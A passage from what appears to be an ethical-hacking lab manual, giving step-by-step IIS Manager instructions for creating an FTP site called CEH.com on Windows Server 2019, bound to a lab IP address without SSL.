
6. In the **Internet Information Services (IIS) Manager** window, click to expand **SERVER2019 (SERVER2019\Administrator)** in the left pane. Right-click **Sites**, and then click **Add FTP Site...**



7. In the **Add FTP Site** window, type **CEH.com** in the **FTP site name** field. In the **Physical path** field, click on the icon. In the **Browse For Folder** window, click **Local Disk (C:)** and **FTP-Site Data**, and then click **OK**.




8. In the **Add FTP Site** window, check the entered details and click **Next**.




The screenshot shows the 'Add FTP Site' window with the 'Site Information' tab selected. The 'FTP site name' field contains 'CEH.com'. The 'Content Directory' section shows the 'Physical path' as 'C:\FTP-Site Data'. At the bottom, there are buttons for 'Previous', 'Next', 'Finish', and 'Cancel'.

9. The **Binding and SSL Settings** wizard appears. Under the **Binding** section, in the **IP Address** field, click the drop-down icon and select **10.10.1.19**. Under the **SSL** section, select the **No SSL** radio button and click **Next**.

